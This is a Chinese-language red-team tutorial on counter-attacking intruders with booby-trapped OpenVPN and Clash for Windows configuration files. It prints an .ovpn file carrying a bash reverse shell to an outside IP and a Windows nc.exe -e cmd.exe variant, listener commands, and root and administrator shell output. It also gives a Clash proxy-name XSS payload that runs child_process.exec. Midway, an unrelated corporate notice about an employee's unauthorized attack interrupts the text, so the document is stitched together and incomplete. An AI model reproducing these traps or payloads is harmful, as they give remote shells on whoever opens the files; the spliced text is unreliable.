

一、常见配置文件反制

1. Openvpn

openvpn是常见的vpn服务软件，通过信息泄露、漏洞攻击或钓鱼获取vpn配置文件直接攻入内网，是红队渗透测试常用的技术。

(1) Linux

- 伪造 openvpn配置文件 1.ovpn

```
192.168.31.137
```

```
2
```

```
"/bin/bash -c '/bin/bash -i > /dev/tcp/158.247.240.30/9090 0<&1 2>&1&'"
```

- Kali

```
nc -lvvp 9090
```

- 诱导红队执行

```
(root@kali)~[/home/kali]
# openvpn --config 1.ovpn
2023-10-22 04:28:24 DEPRECATION: No tls-client or tls-server option in configuration detected. OpenVPN 2.7 will remove the functionality to run a VPN without TLS. See the examples section in the manual page for examples of a similar quick setup with peer-fingerprint.
2023-10-22 04:28:24 OpenVPN 2.6.3 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2023-10-22 04:28:24 library versions: OpenSSL 3.0.10 1 Aug 2023, LZO 2.10
2023-10-22 04:28:24 DCO version: N/A
2023-10-22 04:28:24 NOTE: the current --script-security setting may allow this configuration to call user-defined scripts
2023-10-22 04:28:24 ***** WARNING *****: '--cipher none' was specified. This means NO encryption will be performed and tunnelled data WILL be transmitted in clear text over the network! PLEASE DO RECONSIDER THIS SETTING!
2023-10-22 04:28:24 ***** WARNING *****: '--auth none' was specified. This means no authentication will be performed on received packets, meaning you CANNOT trust that the data received by the remote side have NOT been manipulated. PLEASE DO RECONSIDER THIS SETTING!
2023-10-22 04:28:24 ***** WARNING *****: All encryption and authentication features disabled -- All data will be tunnelled as clear text and will not be protected against man-in-the-middle changes. PLEASE DO RECONSIDER THIS CONFIGURATION!
2023-10-22 04:28:24 TUN/TAP device tun0 opened
2023-10-22 04:28:24 net_iface_mtu_set: mtu 1500 for tun0
2023-10-22 04:28:24 net_iface_up: set tun0 up
2023-10-22 04:28:24 net_addr_pton_v4_add: 10.200.0.2 peer 10.200.0.1 dev tun0
2023-10-22 04:28:24 /bin/bash -c /bin/bash -i > /dev/tcp/158.247.240.30/9090 0<61 2>616 tun0 1500 0 10.200.0.2 10.200.0.1 init
2023-10-22 04:28:24 TCP/UDP: Preserving recently used remote address: [AF_INET]192.168.31.137:1194
2023-10-22 04:28:24 UDPv4 link local (bound): [AF_INET][undef]:1194
2023-10-22 04:28:24 UDPv4 link remote: [AF_INET]192.168.31.137:1194
```

- Kali或云服务器收到执行openvpn计算机的命令执行权限


```

root@vultr:~# nc -lvvp 9090
listening on [any] 9090 ...
Warning: forward host lookup failed for static.reserve.wtt.net.hk: Unknown host
connect to [158.247.240.30] from static.reserve.wtt.net.hk [218.255.175.153] 44
493
root@kali:/home/kali# id
id
uid=0(root) gid=0(root) groups=0(root)
root@kali:/home/kali#

```


(2) Windows

windows并没有bash，使用powershellshell的命令非常长，由于openvpn限制配置文件不能超越256个字符，故windows尚无利用方法。



当然也有例外，如果需要反制的黑客计算机安装了nc软件，就可以实现windows openvpn反制了（还有其他很多种方法，如诱导下载远控木马并运行）

- 在windows server 2016 上下载nc并复制到C:\windows\system32



- kali开启监听


```
nc -lvvp 12333
```

- 诱导windows server 2016使用下述 ovpn文件连接 vpn

```

192.168.1.245
2
'C:\Windows\System32\nc.exe 192.168.80.129 12333 -e cmd.exe'

```



- kali上收到windows server 2016的cmd

```
(root@kali)-[/home/kali/antsword_hacker]
# nc -lvvp 12333
listening on [any] 12333 ...

192.168.80.128: inverse host lookup failed: Unknown host
connect to [192.168.80.129] from (UNKNOWN) [192.168.80.128] 50801
Microsoft Windows [0.0.10.0.14393]
(c) 2016 Microsoft Corporation*****E*****

C:\Users\Administrator\OpenVPN\config\12>
C:\Users\Administrator\OpenVPN\config\12>whoami
whoami
win-8bv0k1k7ose\administrator

C:\Users\Administrator\OpenVPN\config\12>
```

2. clash

Clash windows 0.19.08以下

关于网络安全攻击事件的通报

现将实验室员工在未授权攻击事件的情况通报如下。

经公司核实，由本人确认。他于2023年私下受朋友邀请参加攻防演习(我司均未参加，未获得公司任何授权)，在HW演习中被防守方溯源反制，过程中防守方还获取了他办公终端的控制权(苹果电脑)，在其电脑桌面上发现数份参与此次攻防演习的目标单位报告，均为其参与攻击的相关成果，证据确凿。此次事件情节严重，性质十分恶劣，给公司及其个人均带来了无法挽回的后果。首先，上述事件的攻击行为已经严重的违反我国相关法律法规，如果目标客户追责，其本人将难逃法律的制裁。其次，此次未授权攻击行为大大影响了相关客户对我司的信任度，严重影响后续的业务合作。最后，本次事件的相关不良的影响已经在互联网上传播，对公司和实验室的形象带来了极大的负面影响。

本人作为实验室员工，应当严格遵守公司的各项规章制度，特别是网络安全方面的规定。此次事件的发生，暴露出本人在网络安全意识、法律法规知识、以及对公司规章制度的执行方面存在严重不足。对此，本人深感愧疚，并愿意承担相应的责任。今后，我将认真学习相关法律法规，特别是《安全生产规范》，引以为戒，严格遵守公司的各项规章制度，确保不再发生类似事件。

(1) 执行系统命令

1. 编辑配置文件 free_node.yaml


```
port: 7890
socks-port: 7891
allow-lan:
mode: Rule
log-level: info
external-controller: :9090

- name: a<img/src="1"/onerror=eval(`require("child_process").exec("calc.exe");`);>
  type: socks5
  server: 127.0.0.1
  port:
  skip-cert-verify:
- name: abc
  type: socks5
  server: 127.0.0.1
  port:
  skip-cert-verify:


proxy-groups:
-
  name: <img/src="1"/onerror=eval(`require("child_process").exec("calc.exe");`);>
  type: select
  proxies:
  - a<img/src="1"/onerror=eval(`require("child_process").exec("calc.exe");`);>
```

2. kali

3. windows server 2016 clash



4.进入代理列表，弹出计算器



5. 进入代理列表，Kali或云服务器收到windows server 2016 的 cmd

```
(kali㉿kali)-[~]
$ nc -lvvp 12333
listening on [any] 12333 ...
192.168.80.128: inverse host lookup failed: Unknown host
connect to [192.168.80.129] from (UNKNOWN) [192.168.80.128] 49906
Microsoft Windows [汾 10.0.14393]
(c) 2016 Microsoft Corporation*****E*****

C:\Users\Administrator\Desktop\Clash.for.Windows-0.19.7-win>net user
net user

"the quieter you become, the more you are able to hear"

\\WIN-8BV0K1K70SE *****'

aaa Administrator DefaultAccount
Guest
*****I*****g

C:\Users\Administrator\Desktop\Clash.for.Windows-0.19.7-win>
```